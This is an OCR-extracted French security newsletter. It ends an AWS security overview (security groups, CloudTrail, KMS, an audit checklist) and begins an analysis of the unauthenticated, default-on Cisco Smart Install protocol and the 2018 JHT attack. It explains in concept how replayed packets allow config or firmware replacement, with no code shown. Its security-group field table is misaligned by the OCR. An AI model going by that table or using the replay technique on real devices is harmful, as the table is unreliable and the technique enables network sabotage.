



Schéma réseau appliqué à des instances EC2



Il convient de préciser qu'un VPC ne possède pas nécessairement d'adresses IP publiques, il peut notamment étendre un réseau interne via une passerelle VPN (Virtual Private Gateway) :



Aperçu d'un raccordement réseau par l'utilisation d'une passerelle VPN

Afin de contrôler les flux de ces réseaux, le mécanisme des Security group permet de définir des stratégies d'ouverture de flux. **Ceux-ci permettent d'associer une ressource AWS à une règle permissive de filtrage réseau**.

On peut la décomposer en deux parties :
- **Ingress** : concerne les flux entrants ;
- **Egress** : concerne les flux sortants.


Il est possible d'appliquer plusieurs Security group sur une ressource. Elles sont en effet cumulables (une Security Group pour le SSH, une autre pour le WEB etc.).

De même, afin de comprendre la définition de règles entrantes et sortantes relatives aux Security group, il est nécessaire de connaître sa composition :

Description	Nom / Description de la règle
CidrIp	Une plage d'adresses CIDR IPv6
CidrIpv6	Début de la plage de ports pour les protocoles TCP et UDP, ou code ICMP

FromPort	Fin de la plage de ports pour les protocoles TCP et UDP, ou code ICMP
ToPort	ID du groupe de sécurité Amazon VPC à modifier
GroupId	Nom du protocole IP (tcp/udp, icmp/icmpv6) (-1: Tous les protocoles)
IpProtocol	ID du groupe de sécurité Amazon VPC à modifier


Ainsi, si nous souhaitons mettre en place un accès SSH avec une restriction sur l'IP source (comme l'illustre le schéma suivant), il est alors possible de définir la règle Security Group afin de restreindre l'accès au service **service SSH de notre instance EC2** depuis l'IP **55.55.55.55**.



Exemple de mise en place d'un accès SSH restreint depuis une IP connue

#SecurityGroup "SSH-OFFICE" appliqué à notre instance EC2

```
$ aws ec2 describe-security-groups
        {
            "Description": "SSH-OFFICE Règle par défaut SSH entrant pour bastion EC2",
            "GroupName": "SSH-OFFICE",
            "IpPermissions": [
                {
                    "FromPort": 22,
                    "IpProtocol": "tcp",
                    "IpRanges": [
                        {
                            "CidrIp": "55.55.55.55/32"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "ToPort": 22,
                    "UserIdGroupPairs": []
                }
            ],
            "OwnerId": "22541549565",
```



```
        "GroupId": "sg-08be94geclo45jb23",
        "IpPermissionsEgress": [
            {
                "IpProtocol": "-1",
                "IpRanges": [
                    {
                        "CidrIp": "0.0.0.0/0"
                    }
                ],
                "Ipv6Ranges": [],
                "PrefixListIds": [],
                "UserIdGroupPairs": []
            }
        ],
        "VpcId": "vpc-8b4j451a112"
    }
```

Gestion des traces

Parmi les bonnes pratiques, la gestion de traces reste un élément essentiel. Afin de garder une trace des actions effectuées sur les ressources AWS de notre environnement, il est impératif de créer un journal de suivi au sein d'AWS CloudTrail pour stocker ces traces. Dans le cas contraire, la rétention n'est limitée qu'à 90 jours au sein de la console.

D'autres services AWS permettent la génération de log et leur traitement, leur utilisation reste associée à un besoin spécifique pour chaque service, dont voici une liste non exhaustive :

Service	Description
AWS CloudTrail	Suivis des modifications faites sur les ressources AWS
CloudWatch	Suivis de métriques relatives aux instances EC2 (CPU / Disque...), Base de données etc.
CloudWatch Logs	Stockage et gestion d'évènements depuis les traces fournies par un service AWS (CloudTrail, Lambda, Route 53, Api Gateway...) Un agent EC2 peut aussi effectuer une collecte des journaux directement depuis les instances.
VPC Flow logs	Suivis du trafic IP sur les VPC (trafic accepté/rejeté/tout le trafic)
S3	Le service possède un mécanisme de trace intégré, activable en option

Il faut bien avoir conscience que l'objectif final est de regrouper les traces de vos applicatifs et systèmes, d'assurer leur sauvegarde et d'y apposer des stratégies de contrôle afin de pouvoir identifier toute attaque ou défauts potentiels le plus tôt possible.

Si vous maîtrisez déjà des solutions de ce genre (rsyslog, splunk, kibana...) il n'est pas nécessaire de passer au tout AWS, il est tout à fait possible d'héberger ce type de solution au sein de votre infrastructure.

A contrario voici la proposition d'architecture AWS permettant de centraliser ses traces sur plusieurs environnements AWS : https://aws.amazon.com/fr/solutions/centralized-logging/

Chiffrement des données

Afin de s'assurer du chiffrement des données, il est possible d'activer au sein de plusieurs services le mécanisme de chiffrement et d'activation possible, un service AWS permet alors la centralisation des clés associées : AWS Key Management Service (KMS).

En utilisant de telles clés, il est alors possible de créer des disques bloc (EBS) chiffrés pour vos instances EC2, chiffrer vos objets S3 (réalisable sans KMS aussi via le mode SSE-C), vos bases RDS etc.

Il s'agit là d'un vaste sujet chez AWS, nous ne pouvons que vous renvoyer vers la documentation associée, très fournie :

- https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/EBSEncryption.html
- https://docs.aws.amazon.com/AmazonS3/latest/dev/serv-side-encryption.html
- https://docs.aws.amazon.com/amazonglacier/latest/dev/api-Encryption.html
- https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Overview.Encryption.html

> Conclusion

Ayant désormais des connaissances de base nécessaires afin de comprendre une infrastructure AWS, il est nécessaire de comprendre leur imbrication et procéder aux contrôles associés.

Nous nous basons généralement sur le plan suivant, qu'il nous paraît pertinent de vous partager :

Point d'attention	But
C1 - Infrastructure	Référencer et identifier les éléments sensibles de l'infrastructure (peut requérir des connaissances métier). Exemple : Bastion, reverse HTTP, Base de données...
C2 - Flux réseau et API	Connaître l'exposition des ressources (serveurs, base de données...) au reste de l'infrastructure et sur Internet. Comprendre le flux de données/routes de l'API entre les ressources composant l'infrastructure.
C3 - Authentification	Connaître les utilisateurs et comptes de services s'authentifiant sur ces ressources (comptes IAM, bucket S3, etc.) ainsi que leur privilèges/rôles (s'assurer qu'ils ne soient pas trop permissifs/puisse être obtenu).
C4 - Gestion des traces	Vérification des traces pour les applicatifs, systèmes, API AWS et de leur sauvegarde.
C5 - Sécurisation des données	S'assurer que le chiffrement est activé sur les solutions utilisées. S'assurer que les sauvegardes sont dupliquées sur une autre infrastructure que celle d'AWS..
C6 - Renforcement	Renforcer la configuration des systèmes et services déjà en place. Détecter et prévenir des attaques externes ou internes.


Afin de vérifier ces points, de nombreux outils permettent d'extraire et d'analyser les données de manière automatique.

Une liste très complète des outils de sécurité AWS existants est disponible sur le dépôt Github suivant : https://github.com/toniblyx/my-arsenal-of-aws-security-tools.

Nous retiendrons principalement les projets Pmapper (https://github.com/nccgroup/PMapper), ScoutSuite (https://github.com/nccgroup/ScoutSuite) et CloudMapper (https://github.com/duo-labs/cloudmapper).

Toutefois leur utilisation est complexe/difficile d'accès, nous verrons ainsi dans une deuxième partie (prochain numéro) les points de contrôle que nous pouvons réaliser manuellement ou nécessairement avec un outil, ainsi que les erreurs les plus communes à éviter.

Au programme : une seule analyse détaillée d'une vulnérabilité toujours aussi exploitée (Smart Install de Cisco) ainsi que le résumé du rapport de Verizon.




L'ACTUALITÉ DU MOMENT

Analyse de vulnérabilités
Explications de la vulnérabilité affectant la fonction Smart Install

Le white paper du mois
Résumé du rapport 2019 Payment Security Report de Verizon
Par Thomas ZUGARRAMURDI

Analyse et exploitation de la fonctionnalité Cisco Smart Install

Par Quentin LATAUD



> Introduction

En ce matin du 6 avril 2018, des milliers d'internautes, principalement russes et iraniens, se réveillent dépourvus de leur accès Internet [1]. En situation de crise, les experts techniques des fournisseurs d'accès impactés identifient rapidement l'origine de cette panne générale : certains de leurs routeurs et switchs, de la marque Cisco, s'avèrent être inutilisables. En poursuivant leur investigation, ils constatent alors que sur chacun de ces équipements, le fichier de configuration principal, qui est chargé lors du démarrage des équipements, a été remplacé par un fichier texte affichant un étrange message accompagné du dessin d'un drapeau américain. Ce message fait référence aux controverses liées à l'élection présidentielle américaine de 2016, et est signé d'un groupe jusque là inconnu des spécialistes de sécurité : JHT.

```
Switch>
Switch>en
Switch#sh start
Switch#sh startup-config
Using 744 out of 524288 bytes  Don't mess with our elections....
  -JHT
  usafreedom_jht@tutanota.com

  |* * * * * * * * * * OOOOOOOOOOOOOOOOOOOOOOOO|
  | * * * * * * * * * *  ::::::::::::::::::::::::|
  |* * * * * * * * * * OOOOOOOOOOOOOOOOOOOOOOOO|
  | * * * * * * * * * *  ::::::::::::::::::::::::|
```

Message diffusé par le groupe JHT lors de l'attaque du 6 avril 2018

Très vite, les experts rétablissent l'accès Internet à leurs clients, et les premiers communiqués commencent à être publiés. Si des incertitudes demeurent sur l'origine du groupe JHT et sur la référence de la vulnérabilité exploitée au cours de cette attaque, tous s'accordent sur l'identité du service qui a été ciblé : Smart Install, une fonctionnalité propriétaire utilisée pour automatiser la configuration d'une large gamme d'équipements Cisco. Cette fonctionnalité a été l'objet de plusieurs publications au cours des 2 années précédentes, tant par des chercheurs indépendants que par les équipes de sécurité de la firme américaine.

Au cours de cet article, nous allons tout d'abord aborder les services offerts par cette fonctionnalité pour comprendre les vulnérabilités qui l'impactent et les risques auxquels les réseaux peuvent être exposés. Dans un second temps, une analyse de deux outils d'exploitation publiés depuis son apparition sera réalisée, ainsi qu'un exemple montrant les risques qu'il représente. Enfin, cet article proposera également des mesures destinées à protéger les réseaux des attaques potentielles.

> Fonctionnalité Smart Install

Architecture type d'un réseau intégrant Smart Install


Apparue en 2009 sur les modèles de switch Cisco Catalyst, Smart Install est une fonctionnalité Plug-n-Play de configuration et de gestion des images de firmware, destinée à faciliter le travail des administrateurs d'un réseau [2]. Elle permet d'automatiser la configuration des nouveaux équipements ajoutés à un réseau, sans nécessiter d'action humaine supplémentaire (caractéristique dénommée Zero-touch configuration). Les équipements dont il est question sont donc les routeurs et les commutateurs (ou switchs) qui composent l'ossature du réseau. Un réseau Smart Install peut globalement être représenté comme en figure suivante.

Un équipement (switch ou routeur) est préalablement configuré en tant que serveur Smart Install, appelé Director dans la taxonomie de Cisco. Comme son nom l'indique, ce switch est l'orchestrateur de la procédure de configuration des nouveaux équipements reliés au réseau. Lorsqu'un nouvel équipement supportant Smart Install est ajouté à ce réseau, celui-ci prend alors le rôle de Client. La mise à jour de sa configuration est alors prise en charge par Smart Install.

La configuration d'un équipement Cisco se présente sous la forme d'un unique fichier texte regroupant les lignes de configuration. Un réseau géré par Smart Install comporte donc un serveur dédié au stockage de ce fichier de configuration. Les échanges de fichiers qui sont réalisés entre le serveur de fichiers et les clients utilisent le protocole public TFTP [3].

Le choix du serveur TFTP est laissé libre à l'administrateur du réseau. Celui-ci peut être :

- L'équipement director lui-même, tous les équipements compatibles intègrent nativement le support d'un serveur TFTP.
- Un serveur TFTP externe.



Architecture d'un réseau exploitant Smart Install

Services composant la fonctionnalité Smart Install

Lorsqu'un nouvel équipement est ajouté au réseau, le director est notifié de son arrivée via le protocole propriétaire CDP (Cisco Discovery Protocol). Selon la configuration choisie par les administrateurs du réseau, plusieurs étapes du protocole peuvent alors être suivies par le nouvel équipement, qui prend alors le rôle de client, qui correspond aux services offerts par Smart Install. Ces services peuvent être :

➕ **La sauvegarde de la configuration** actuelle du nouveau client : le client envoie une copie de sa configuration sur le serveur de fichiers TFTP.

➕ **L'application d'une nouvelle configuration** : le client télécharge un fichier de configuration depuis le serveur TFTP. Lors du redémarrage du client, ce fichier de configuration écrase la configuration précédente.

➕ **La mise à jour du firmware du client** : le client télécharge l'image compressée du firmware depuis le serveur TFTP. Lors du redémarrage du client, cette image est décompressée et remplace l'image du système d'exploitation de l'équipement.

➕ **L'exécution de commandes** : uniquement disponible sur les dernières versions du firmware Cisco (> IOS 15.2(2)E ou > IOS XE 3.6.0E), le client exécute alors directement les commandes reçues dans sa console de configuration.

Pour commander chacun des services de la fonctionnalité, les équipes de Cisco ont développé un protocole propriétaire spécifique. Ce protocole, qui est détaillé dans la deuxième partie de cet article, est un protocole applicatif qui se place au-dessus du protocole TCP et qui utilise le port 4786.

Analyse et exploitation de la fonctionnalité Cisco Smart Install

Contraintes fonctionnelles

Comme nous l'avons évoqué en introduction de cette partie, la principale motivation ayant poussé Cisco à développer ce service est le principe dénommé Zero-touch configuration. Il stipule qu'aucune action ne doit être entreprise par les administrateurs d'un réseau lorsqu'ils ajoutent un nouvel équipement. Pour respecter ce principe, les équipements compatibles Smart Install doivent répondre à deux caractéristiques particulières :

➕ **Le service Smart Install est activé par défaut**. Tous les équipements en sortie d'usine doivent exposer le service Smart Install afin d'être en mesure d'accepter les requêtes transmises par le director.

➕ **Le service Smart Install n'est protégé par aucun mécanisme d'authentification**. En effet, entrer un mot de passe requiert une action humaine, ce qui est à l'encontre des contraintes requises.

Un point particulier mérite d'être relevé : une fois que les étapes de configuration ont été appliquées (via Smart Install ou manuellement) et que l'équipement entame son labeur au sein du réseau, **le service reste actif s'il n'est pas explicitement désactivé**. Nous verrons dans cet article les conséquences de ce mode de fonctionnement...

Risques inhérents aux contraintes


Les risques associés à la fonctionnalité Smart Install émergent principalement des deux contraintes que nous venons d'évoquer.

➕ Premièrement, **l'absence de mécanisme d'authentification**.
Cette absence rend possible l'usurpation de l'identité du director. En rejouant les paquets émis par un director, il est alors possible de déclencher arbitrairement n'importe quel service de la fonctionnalité (sauvegarde de la configuration, remplacement de la configuration, remplacement de l'image du firmware et exécution de commande).

➕ Deuxièmement : **l'activation par défaut de la fonctionnalité Smart Install**.
Cette contrainte oblige l'ensemble des équipements compatibles à exposer les services de Smart Install dans leur configuration d'usine. Ainsi, tous les équipements compatibles fabriqués par Cisco sont vulnérables au rejeu des paquets du protocole Smart Install.

